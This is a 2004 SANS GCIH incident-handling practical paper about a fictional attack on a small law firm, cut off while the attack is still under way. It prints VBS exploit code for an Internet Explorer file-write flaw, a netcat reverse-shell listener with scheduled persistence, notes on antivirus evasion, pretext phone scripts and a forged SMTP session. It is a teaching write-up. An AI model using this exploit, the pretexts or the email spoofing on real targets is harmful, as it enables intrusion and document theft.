Internet Explorer Self Executing HTML and the Social Engineer

(bugtraq id 8984)

GIAC Certified Incident Handling Analyst (GCIH)
Practical Assignment - Version 3.0

By Jason Westmacott

Submitted on the 8th of February, 2004

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1 Abstract

This paper examines how an attacker compromises a small business with very few security measures in place.

The exploit used is a feature of Internet Explorer that allows an arbitrary file embedded in a HTML document to be written and executed on the victim's machine. The exploit does not work remotely, so the attacker uses a social engineering attack to trick the victim into opening the document from their local machine.

This paper begins with a detailed description of the exploit used, and an overview of the network environment in which the attack took place. The five stages of the attack: reconnaissance, scanning, exploiting the system, keeping access and covering tracks are detailed. Following this, the six stages of the incident handling process are covered: preparation, identification, containment, eradication, recovery and lessons learned.

Finally, a timeline of the major events is provided, and a number of appendices containing information relevant to the attack.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2 Table of Contents

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3 Statement of Purpose

Many small businesses have little or no in-house technical expertise, and usually outsource their IT requirements to a third party. Often, these small businesses have very minimal security measures in place, and have little idea about how to respond to an incident.

The target in this paper is a small legal company with two solicitors and an assistant. The attacker is a person being prosecuted by one of the solicitors. His motive is to obtain copies of the documentation relating to his case, in the hope he can use the information in his defence.

The exploit used is a feature of Internet Explorer (IE) that allows a file embedded in a HTML document to be written to the system drive. By overwriting notepad.exe and calling 'View Source', the attacker is able to execute the payload. This attack will only succeed if the HTML document is opened from the local machine, which Internet Explorer treats as a trusted URL Security Zone.

The attacker uses social engineering techniques to elicit information about the target over the phone, then emails them the malicious HTML document. When a staff member opens the document the payload is written and executed, creating a reverse shell back to the attacker.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

4 The Exploit

The following section details the exploit used to deliver a reverse shell payload. This exploit is credited to http-equiv of Malware, http://www.malware.com [14].

4.1 Name

In http-equiv's post to bugtraq, this exploit is described as *POS#1 Self-Executing HTML: Internet Explorer 5.5 and 6.0 Part III*.

The SecurityFocus bugtraq Vulnerability Database refers to it as *Microsoft Internet Explorer Self Executing HTML Arbitrary Code Execution Vulnerability*, and classifies it as a *Failure to Handle Exceptional Conditions*. It's bugtraq id is 8984 [2].

At the time of writing there is no CVE number for this exploit.

4.2 Operating Systems

From http://www.securityfocus.com/bid/8984/info/ [2]:

Microsoft Internet Explorer 5.5 SP2
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Terminal Services SP2
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows 98SE
- Microsoft Windows ME
- Microsoft Windows NT Enterprise Server 4.0
- Microsoft Windows NT Enterprise Server 4.0 SP1
- Microsoft Windows NT Enterprise Server 4.0 SP2
- Microsoft Windows NT Enterprise Server 4.0 SP3
- Microsoft Windows NT Enterprise Server 4.0 SP4
- Microsoft Windows NT Enterprise Server 4.0 SP5

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Microsoft Windows NT Enterprise Server 4.0 SP6
- Microsoft Windows NT Enterprise Server 4.0 SP6a
- Microsoft Windows NT Server 4.0
- Microsoft Windows NT Server 4.0 SP1
- Microsoft Windows NT Server 4.0 SP2
- Microsoft Windows NT Server 4.0 SP3
- Microsoft Windows NT Server 4.0 SP4
- Microsoft Windows NT Server 4.0 SP5
- Microsoft Windows NT Server 4.0 SP6
- Microsoft Windows NT Server 4.0 SP6a
- Microsoft Windows NT Terminal Server 4.0
- Microsoft Windows NT Terminal Server 4.0 SP1
- Microsoft Windows NT Terminal Server 4.0 SP2
- Microsoft Windows NT Terminal Server 4.0 SP3
- Microsoft Windows NT Terminal Server 4.0 SP4
- Microsoft Windows NT Terminal Server 4.0 SP5
- Microsoft Windows NT Terminal Server 4.0 SP6
- Microsoft Windows NT Workstation 4.0
- Microsoft Windows NT Workstation 4.0 SP1
- Microsoft Windows NT Workstation 4.0 SP2
- Microsoft Windows NT Workstation 4.0 SP3
- Microsoft Windows NT Workstation 4.0 SP4
- Microsoft Windows NT Workstation 4.0 SP5
- Microsoft Windows NT Workstation 4.0 SP6
- Microsoft Windows NT Workstation 4.0 SP6a

+ Microsoft Internet Explorer 5.5 SP1

- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Terminal Services SP2
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows NT Enterprise Server 4.0
- Microsoft Windows NT Enterprise Server 4.0 SP1
- Microsoft Windows NT Enterprise Server 4.0 SP2
- Microsoft Windows NT Enterprise Server 4.0 SP3
- Microsoft Windows NT Enterprise Server 4.0 SP4
- Microsoft Windows NT Enterprise Server 4.0 SP5
- Microsoft Windows NT Enterprise Server 4.0 SP6

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Microsoft Windows NT Enterprise Server 4.0 SP6a
- Microsoft Windows NT Server 4.0
- Microsoft Windows NT Server 4.0 SP1
- Microsoft Windows NT Server 4.0 SP2
- Microsoft Windows NT Server 4.0 SP3
- Microsoft Windows NT Server 4.0 SP4
- Microsoft Windows NT Server 4.0 SP5
- Microsoft Windows NT Server 4.0 SP6
- Microsoft Windows NT Server 4.0 SP6a
- Microsoft Windows NT Terminal Server 4.0
- Microsoft Windows NT Terminal Server 4.0 SP1
- Microsoft Windows NT Terminal Server 4.0 SP2
- Microsoft Windows NT Terminal Server 4.0 SP3
- Microsoft Windows NT Terminal Server 4.0 SP4
- Microsoft Windows NT Terminal Server 4.0 SP5
- Microsoft Windows NT Terminal Server 4.0 SP6
- Microsoft Windows NT Workstation 4.0
- Microsoft Windows NT Workstation 4.0 SP1
- Microsoft Windows NT Workstation 4.0 SP2
- Microsoft Windows NT Workstation 4.0 SP3
- Microsoft Windows NT Workstation 4.0 SP4
- Microsoft Windows NT Workstation 4.0 SP5
- Microsoft Windows NT Workstation 4.0 SP6
- Microsoft Windows NT Workstation 4.0 SP6a

+ Microsoft Internet Explorer 5.5

- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Terminal Services SP2
- Microsoft Windows 95
- Microsoft Windows 98

+ Microsoft Windows ME

- Microsoft Windows NT Enterprise Server 4.0
- Microsoft Windows NT Enterprise Server 4.0 SP1
- Microsoft Windows NT Enterprise Server 4.0 SP2
- Microsoft Windows NT Enterprise Server 4.0 SP3
- Microsoft Windows NT Enterprise Server 4.0 SP4
- Microsoft Windows NT Enterprise Server 4.0 SP5
- Microsoft Windows NT Enterprise Server 4.0 SP6

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Microsoft Windows NT Enterprise Server 4.0 SP6a
- Microsoft Windows NT Server 4.0
- Microsoft Windows NT Server 4.0 SP1
- Microsoft Windows NT Server 4.0 SP2
- Microsoft Windows NT Server 4.0 SP3
- Microsoft Windows NT Server 4.0 SP4
- Microsoft Windows NT Server 4.0 SP5
- Microsoft Windows NT Server 4.0 SP6
- Microsoft Windows NT Server 4.0 SP6a
- Microsoft Windows NT Terminal Server 4.0
- Microsoft Windows NT Terminal Server 4.0 SP1
- Microsoft Windows NT Terminal Server 4.0 SP2
- Microsoft Windows NT Terminal Server 4.0 SP3
- Microsoft Windows NT Terminal Server 4.0 SP4
- Microsoft Windows NT Terminal Server 4.0 SP5
- Microsoft Windows NT Terminal Server 4.0 SP6
- Microsoft Windows NT Workstation 4.0
- Microsoft Windows NT Workstation 4.0 SP1
- Microsoft Windows NT Workstation 4.0 SP2
- Microsoft Windows NT Workstation 4.0 SP3
- Microsoft Windows NT Workstation 4.0 SP4
- Microsoft Windows NT Workstation 4.0 SP5
- Microsoft Windows NT Workstation 4.0 SP6
- Microsoft Windows NT Workstation 4.0 SP6a

+ Microsoft Internet Explorer 6.0 SP1
+ Microsoft Internet Explorer 6.0

- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Professional
- Microsoft Windows 2000 Professional SP1
- Microsoft Windows 2000 Professional SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Terminal Services SP2
- Microsoft Windows 98
- Microsoft Windows 98SE
- Microsoft Windows ME
- Microsoft Windows NT Enterprise Server 4.0 SP6a
- Microsoft Windows NT Server 4.0 SP6a
- Microsoft Windows NT Workstation 4.0 SP6a

+ Microsoft Windows Server 2003 Datacenter Edition
+ Microsoft Windows Server 2003 Datacenter Edition 64-bit
+ Microsoft Windows Server 2003 Enterprise Edition

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

+ Microsoft Windows Server 2003 Enterprise Edition 64-bit
+ Microsoft Windows Server 2003 Standard Edition
+ Microsoft Windows Server 2003 Web Edition
+ Microsoft Windows XP Home
+ Microsoft Windows XP Professional

4.3 Protocols/Services/Applications

The exploit is embedded in a HyperText Markup Language (HTML) document as a Visual Basic Script (VBS). It takes advantage of the ADODB.Stream object included in Microsoft ActiveX Data Objects 2.5 and greater. This ActiveX object provides a means of reading and writing files in both ASCII text and binary. It also provides a means of converting between the two forms.

The only application affected by this exploit is Internet Explorer, which most users have associated with HTML documents by default. When a victim double-clicks on the malicious .html file, the ADODB.Stream object is used to create a file on the system drive.

The payload of this exploit, a reverse shell, uses the TCP/IP protocol to send the input and output of a local cmd.exe to and from a netcat [22] listener on a remote machine.

4.4 Variants

There are many variations on this type of attack. Generally, an attacker creates a HTML document that tricks Internet Explorer into executing arbitrary code embedded within the document.

http-equiv has demonstrated several variations of this attack, including:

Microsoft Internet Explorer File Attachment Script Execution Vulnerability (bugtraq id 5450). *"It is possible for an attacker to cause Internet Explorer to force a download of a malicious HTM file. The downloaded HTM file may include malicious attacker-supplied script instructions that will be executed on the victim user's system."* http://www.securityfocus.com/bid/5450/discussion [10]

Microsoft Internet Explorer Self Executing HTML File Vulnerability (bugtraq id 6961). *"Microsoft Internet Explorer contains a vulnerability that can allow script code within an HTML document to run an embedded executable file. Since the file is an HTML file, Internet Explorer will open and parse the file. When the script that points back to the embedded executable is parsed, the embedded executable will run on the client system in the security context of Internet Explorer."* http://www.securityfocus.com/bid/6961/discussion/ [11]

Microsoft Internet Explorer Malicious Shortcut Self-Executing HTML Vulnerability (bugtraq id 9335). *"The malicious self-executing HTML file includes embedded script code that abuses Shell Helper objects to obtain a shortcut file (.lnk), change its parameters, save it to disk and then execute the*

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

file pointed to by the shortcut. This will result in execution of arbitrary code."
http://www.securityfocus.com/bid/9335/discussion/ [12]

4.5 Description

From: http://www.securityfocus.com/bid/8984/discussion/ [2]

"Microsoft Internet Explorer has been reported prone to an arbitrary code execution vulnerability.

The issue presents itself when Internet Explorer is rendering malicious HTML pages that contain embedded executables that are invoked in a specific manner. When a malicious page is rendered the embedded code is executed with the privileges of the user running the vulnerable web browser."

4.5.1 Overview

The exploit uses the ADODB.Stream object to create a binary payload from an ASCII array embedded in the HTML file. The payload replaces notepad.exe on the target computer, then 'View Source' is called. This invokes notepad.exe (unless configured otherwise), executing the payload.

This exploit is not effective when the HTML document is viewed over the internet, the document must be opened locally on the target machine. This is because Internet Explorer uses URL Security Zones to assign a level of trust based on the where the document is opened from.

4.5.2 URL Security Zones

As described by Microsoft:

"Internet Explorer 4.0, and later versions of Internet Explorer divide URL namespaces into URL security zones, which are assigned different levels of trust."
http://msdn.microsoft.com/library/default.asp?url=/workshop/security/szone/overview/overview.asp [6].

The default URL security zones are:

- Local Intranet Zone
- Trusted Sites Zone
- Internet Zone
- Restricted Sites Zone
- Local Machine Zone

In short, if you visit a URL hosted on a remote server, the document is treated as being from an un-trusted zone. Being un-trusted, the ADODB.Stream object is not able to write a binary file and the exploit cannot deliver its payload.

If you open a HTML file from your local hard drive, the document is treated as being from a trusted zone. Being trusted, the ADODB.Stream object is able to

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

write to the hard drive (system drive only) and successfully deliver the payload.

4.5.3 The Exploit Code

The following is a description of how the exploit code is used to deliver the reverse shell payload. For a complete listing of the code used and a description of how the payload was created, refer to Appendix A – The Original Exploit, Appendix B – The Modified Exploit, and Appendix C – The Shell Code Conversion.

VBS script header:

```
<script language="vbs">
```

The reverse shell payload in ASCII form:

```
        theArray=
array(77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,
0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,128,0,0,0,14,31,186,1

                      --- code removed ---

,45,1,255,255,168,5,0,0,164,0,0,0,51,1,255,255,76,6,0,0,101,0,0,0,78,66,48,57,7
7,7,0,0)
```

Set up paths to notepad.exe, try both c:\windows and c:\windows\system32:

```
winxp="c:\windows\system32\notepad.exe"
winxpee="c:\windows\notepad.exe"
```

Define a function, toString, to convert a decimal value (0-255) into a binary byte:

```
Function toString(payloadArray)
For Each arrayElement In payloadArray
toString = toString & ChrB(arrayElement)
Next
End Function
```

Define some constants to make the code easier to read:

```
Const adTypeBinary = 1
Const adTypeText = 2
Const adSaveCreateOverWrite = 2
```

Create an ADODB.Stream object named ‘sploit’ and convert the payload from text form, theArray, into binary form, bytearray, using the ‘toString’ function defined previously:

```
set sploit = CreateObject("Adodb.Stream")
sploit.Type = adTypeText
sploit.Open
sploit.WriteText toString(theArray)
sploit.Position = 0
sploit.Type = adTypeBinary
sploit.Position = 2
bytearray = sploit.Read
sploit.Close
```

Create a new ADODB.Stream object named ‘stuff’ containing bytearray, the binary form of the payload. Call ‘savetofile’ aimed at the two possible locations of notepad.exe, with flags set to overwrite the existing file:

```
set stuff = CreateObject("Adodb.Stream")
stuff.Type = adTypeBinary
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
stuff.Open
stuff.Write bytearray

On Error Resume Next
stuff.savetofile(winxp), adSaveCreateOverWrite
On Error Resume Next
stuff.savetofile(winxpee), adSaveCreateOverWrite
On Error Resume Next
stuff.Close
```

Finally, call 'View Source' to execute notepad.exe:

```
document.location="view-source:"+document.location.href
```

End of the VBS script:

```
</script>
```

4.5.4 The Shell code

The shell code used with the exploit is a modified version of the Win32 Reverse Shell C code written by hdm of MetaSploit. This code is available from http://www.metasploit.com/sc/win32_reverse.c [21]. Refer to Appendix C – The Shell Code Conversion for details on how the shell code was modified and converted into the form used in the attack.

4.6 Signatures of the Attack

The most obvious signature of this attack is that notepad.exe is replaced by the payload of the exploit. It is important to note that any file on the system drive can be replaced. Overwriting notepad.exe and calling 'View Source' simply provides a convenient means to execute the payload immediately. The exploit can be modified to replace any file on the system drive, or create a new file. For example, an attacker could replace wmplayer.exe (Windows Media Player) and invoke it using multimedia content, assuming media player is associated with the content used.

Experimentation with several antivirus products, Norton, VET, and AVG, showed that the exploit in its original form is detected, although usually misidentified. Modification of the exploit code, as shown in Appendix B – The Modified Exploit, prevents the exploit from being detected by the antivirus products tested.

To prevent this attack from working, the ADODB.Stream control can be disabled by setting the kill bit for ADODB.Stream as described by Microsoft at http://support.microsoft.com/support/kb/articles/q240/7/97.asp [13].

Disabling active scripting, or using a browser other than Internet Explorer, will also prevent this exploit from working.

The best defence is to not open HTML files unless you are certain they are safe. Ask for a URL instead.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5 The Platforms/Environments

The target of this attack is a small legal company called Victor Legal Services (VLS). They have three staff members, two solicitors and an assistant. Being such a small company they do not have any IT staff, instead they outsource to an IT company called Reliable Digital Services (RDS).

The assistant at VLS, Dorothy Fender, has some basic computing skills and is able to do the daily backups and reboot the file server if needed. When anything goes wrong, RDS are called in to help.

One of the cases being prosecuted by VLS is against a man named Adrian Tacker, a thirty-something male with reasonable technical skills. Adrian is blessed with *'the gift of the gab'*, and what he lacks in technical skills he more than makes up for with people skills.

Adrian desperately wants to know details of the case VLS have against him. He believes that if he is able to discover these details before they go to court he stands a much better chance of defending the charges.

5.1 Victim's Platform

The victim in this scenario is Dorothy Fender, the assistant at VLS. Her computer is running a fully patched installation of Windows XP Professional with Service Pack 1 installed. The computer has Windows Update configured to automatically check for and install updates, and runs VET antivirus configured to automatically update every day at 1pm.

5.2 Source Network

The source of the attack is Adrian Tacker's home computer, which is running a fully patched installation of Windows XP Professional with Service Pack 1. This computer is connected to the internet via a dynamic IP 512k/128k ADSL connection.

5.3 Target Network

The target of the attack is the VLS office network. Each staff member has their own desktop workstation running Windows XP Professional with the same configuration as the victim's platform. There is also a file and print server on the network running a fully patched installation of Windows 2000 Server. The documents sought by the attacker reside on the file and print server.

The network is connected to the internet via a dynamic IP 512k/128k ADSL connection. The modem/router is configured to block all incoming connections and allow all outgoing connections, it also performs network address translation (NAT) for the internal network.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

All machines are on a workgroup named 'VLS', and the workstations have unfiltered access to the internet.

5.4 Network Diagram

A network diagram with the source and target of the attack is shown below:



Figure 1 - VLS Network Architecture

Computer Name	IP Address / Subnet Mask	Operating System
John	192.168.1.10 / 24	Windows XP
Trent	192.168.1.20 / 24	Windows XP
Dorothy	192.168.1.30 / 24	Windows XP
Apollo	192.168.1.200 / 24	Windows 2000 Server
Brutus	192.168.1.254 / 24	Firmware version: 741AGEV2v425.afw
A. Tacker	203.xxx.xxx.209	Windows XP

Table 1 - Computers at VLS

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6 Stages of the Attack

The following section details the five stages of the attack:

1. Reconnaissance
2. Scanning
3. Exploiting the system
4. Keeping access
5. Covering tracks

6.1 Reconnaissance

Adrian begins by doing some background research on Victor Legal Services. From the Yellow Pages Online, he finds their phone number, fax number, street address, and URL.

Visiting their website, he finds a 'Contact Us' page which lists three people at VLS, two solicitors, John Victor and Trent Blunt, and an assistant named Dorothy Fender. The site provides email addresses for all three:

- jvictor@victorlegalservices.com.au
- tblunt@victorlegalservices.com.au
- dfender@victorlegalservices.com.au

Googling all three names and wading through the results, he gets a hit from the University of South Australia (UniSA) where Dorothy Fender is listed on a University squash team.

Next, Adrian goes to http://www.allwhois.com and does a 'whois' lookup on victorlegalservices.com.au. He finds the technical contact is listed as 'Reliable Data Services', with contact details provided.

Doing a traceroute on www.victorlegalservices.com.au and mail.victorlegalservices.com.au, he discovers both the web server and mail server are being hosted by Telstra, Australia's major telecommunications company.

Moving on to the website of Reliable Data Services, he discovers they offer IT support services to small and medium sized businesses. He finds a number of contact email addresses and makes a note of them.

Next, Adrian Tacker makes a phone call to Victor Legal Services posing as a student from UniSA. He hopes to discover some information about their computers and network architecture. Before calling, he identifies a subject run by UniSA called "Computing for Business" which is taken by all Computer Science students. He keeps the University website on hand in case he's faced with any specific questions.

11am, Friday, 30/1/04

phone rings at VLS, caller ID shows the number as being private
(DF: Dorothy Fender, AT: Adrian Tacker)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

DF: “Hello. Victor Legal Services, Dorothy speaking. How may I help you?”

AT: “Hi Dorothy, my name is Felix Aker, I’m a student at The University of South Australia. I’m working on an assignment for my “Computing for Business” class and I need to write about how small businesses make use of IT. I was wondering if you could help me out by answering a few questions?”

DF: “Hey, I used to go to UniSA years ago! I’ve got a couple of minutes spare but I don’t know a lot about the computers here, we pay someone to take care of all that for us.”

AT: “Oh… is it ok if I ask a few questions anyway?”

DF: “Sure, what do you need to know?

AT: “Does everyone in your business have their own computer?”

DF: “Yes.”

AT: “Are they desktops or laptops?”

DF: “Desktops.”

AT: “Do these computers run Windows?”

DF: “Yep, Windows XP.”

AT: “Are there any other computers in the business?”

DF: “We have a server we save our files on, and it’s hooked up to the printer as well.”

AT: “So you save your files on the server?

DF: “Yep. I have an E drive, which is on the server.”

AT: “Do you have your own private area, or can you see each others files on the server?”

DF: “We share the same area. I need to format documents the solicitors have written and print them out.”

AT: “Do you know what operating system the server runs?”

DF: “Umm… no, it doesn’t look like Windows XP though…”

AT: “Does the server get backed up?”

DF: “Yes, I back it up every night before I leave.”

AT: “Ok. So you don’t have an email or web server?”

DF: “No, Telstra handles all of that for us.”

AT: “Who fixes the computers when something goes wrong?”

DF: “We call Reliable Data Services, there’s a guy named Harold who usually comes out.”

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

AT: “Ok. So I assume you’re all connected to the internet? Do you know what type of connection you have?”

DF: “Hmm… I’m not sure. I know we’re all connected to the internet though.”

AT: “Do you use Internet Explorer?”

DF: “Yep, and I use ICQ to keep in contact with my friends as well.

AT: “Oh, ok. Did you install that yourself?

DF: “Yes I did.”

AT: “Do you run antivirus software?”

DF: “Yep, we run VET antivirus. Look, I’m nearly out of I time, I need to get a few things done before lunch.”

AT: “OK. Well thanks a lot for your help, I think I’ve got enough information to write up my assignment now.”

DF: “No problem, anytime. If you need to know anything else give me a call.”

AT: “Thanks! Bye.”

DF: “Bye.”

6.1.1.1 Review

Adrian now has a wealth of information about VLS. He knows they run Windows XP on their desktops, use Internet Explorer as their browser, and run VET antivirus. They save their documents on a server, which Dorothy has mapped as her E:\. He also knows Dorothy has read and write access to these files because she says she sometimes formats them.

He suspects the server is probably Windows 2000 Server, because it doesn’t look like XP, and he also suspects they don’t filter outgoing connections because Dorothy says she uses ICQ. She could be running it through a proxy, but judging from her technical knowledge she wouldn’t be able to configure that herself.

Adrian sets to work finding an appropriate exploit.

6.2 Scanning

As VLS do not host their own mail or web servers, it is more difficult to track down the external IP of their office network. Adrian decides to have them come to him by tricking someone within VLS into executing a reverse shell aimed back to his home computer.

To ensure the exploit is not going to trigger the antivirus software used by VLS, the attacker downloads a copy of VET from a peer-to-peer network and installs it on his machine. He finds the exploit is detected by VET, so he makes a few changes to the code until it is no longer picked up.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

6.3 Exploiting the System

Adrian tests the exploit and it's payload by setting up a netcat listener and having a friend open the HTML document. Sure enough, he's greeted with a command prompt shortly after the file is opened.

He visits the Norton website and makes a copy of a page providing a description of a recent internet worm. He pastes the exploit, a VBS script, into the HTML file, creating a believable document with his reverse shell payload and exploit embedded within it.

Next, he calls VLS posing as a new employee from RDS

9.30am, Monday, 2/2/04

DF: "Hello. Victor Legal Services, Dorothy speaking. How may I help you?"

AT (using a European accent): "Hi Dorothy, my name is Neil Ewguy from Reliable Data Services, I've just started this week. Harold has asked me to call you because he's busy at the moment. There's a new internet worm spreading pretty quickly, it's a nasty one, so we're calling people to warn them not to open suspicious emails."

DF: "Oh, ok…"

AT: "I'll email you some information about the worm so you know what to look out for."

DF: "Ok, thanks."

AT: "No problem, I'll send it soon. Make sure you read it, it's very important you know what to look for, this worm could cause a lot of damage if it gets in.

DF: "Ok, I'll make sure I read it."

AT: "Great. I've got some more calls to make, I'm sure we'll speak again some time."

DF: "Ok, thanks. Bye."

AT: "Bye."

Satisfied the victim will open his HTML document, Adrian prepares to send it.

The exploit shows a DOS application window on the screen of the victim when executed, which is somewhat suspicious. To minimise the time this window is visible on the screen the attacker prepares a script to be run when the reverse shell connects to his computer. This script schedules the payload to execute daily at 11am and then exits, closing the connection and the DOS application window. As a result, the window is only visible on the victim's screen for a fraction of a second.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

When the reverse shell is started as a scheduled job, nothing is visible on the victim's screen. 11am is chosen because the attacker does not know if the staff at VLS turn their computers off overnight.

The script is named scheduleit.txt and contains the following instructions:

```
at 11:00AM /every:M,T,W,Th,F,S,Su notepad.exe
exit
```

He opens a command prompt, and starts the listener:

```
C:\>nc -l -n -p 8721 < sheduleit.txt
```

Now the listener is ready, Adrian sends a forged email with the HTML attachment containing the exploit. To do this, he needs to base64 encode the HTML document. Rather than use an online tool, he simply emails the file to himself. When he receives the email he views the email in it's raw form, which allows him to cut and paste the base64 attachment data, and any other useful mail headers.

From his earlier visit to the RDS website, he knows their email addresses are of the form <first_initial><lastname>@reliabledataservices.com.au. To send the forged email from newguy@reliabledataservices.com.au he uses netcat to connect to a mail server he knows is poorly configured and will route mail to and from any domain. Referring to RFC 821 [7], he manually creates an email addressed to all three people at VLS with the malicious HTML document attached.

9.45am, Monday, 2/2/04

The following is a transcript of the email being sent:

```
C:\>nc mail.mailserver.net 25
< 220 smta01.mail.mailserver.net ESMTP server ready Mon, 2 Feb 2004 09:45:32 +0000
> HELO
< 250 smta01.mail.mailserver.net
> MAIL FROM: newguy@reliabldataservices.com.au
< 250 Sender <newguy@reliabledataservices.com.au> Ok
> RCPT TO: dfender@victorlegalservices.com.au
< 250 Recipient <dfender@victorlegalservices.com.au> Ok
> RCPT TO: jvictor@victorlegalservices.com.au
< 250 Recipient <jvictor@victorlegalservices.com.au> Ok
> RCPT TO: tblunt@victorlegalservices.com.au
< 250 Recipient <tblunt@victorlegalservices.com.au> Ok
> DATA
< 354 Ok Send data ending with <CRLF>.<CRLF>
> MIME-Version: 1.0
> Content-type: Multipart/Mixed; boundary=Message-Boundary-9291
> Subject: Worm Information
> --Message-Boundary-9291
> Content-type: text/plain; charset=US-ASCII
> Content-transfer-encoding: 7BIT
> Content-description: Mail message body
> Here's some information about the new worm we spoke about.
> Regards,
> N.Ewguy.
>
> --Message-Boundary-9291
> Content-type: text/plain; charset=US-ASCII
> Content-disposition: inline
> Content-description: Attachment information.
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
>
>   ---- File information -----------
>      File:  worm_info.html
>      Date:  4 Feb 2004, 15:07
>      Size:  24935 bytes.
>      Type:  Unknown
>
> --Message-Boundary-9291
> Content-type: Application/Octet-stream; name="worm_info.html"; type=Unknown
> Content-disposition: attachment; filename="worm_info.html"
> Content-transfer-encoding: BASE64
>
> PHNjcmlwdCBsYW5ndWFnZT0idmJzIj4NCgl0aGVBcnJheT0gYXJyYXkoNzcsOTAsMTQ0LDAs
> MywwLDAsMCw0LDAsMCwwLDI1NSwyNTUsMCwwLDE4NCwwLDAsMCwwLDAsMCwwLDY0LDAsMCww
> LDAsMCwwLDAsMCwwLDAsMCwwLDAsMCwwLDAsMCwwLDAsMCwwLDAsMCwwLDAsMCwwLDAsMCww
> LDAsMCwwLDAsMCwxMjgsMCwwLDAsMTQsMzEsMTg2LDE0LDAsMTgwLDksMjA1LDMzLDE4NCwx

--- base64 date removed ---

> c2l6ZToyY207Zm9udC1mYW1pbHk6YXJpYWwiIGNvbG9yPSNmZjAwMDA+anU8c3VwPm48L3N1
> cD5rIHc8c3ViPmE8L3N1Yj5yZTwvZm9udD48L2I+PC9jZW50ZXI+DQo=
>
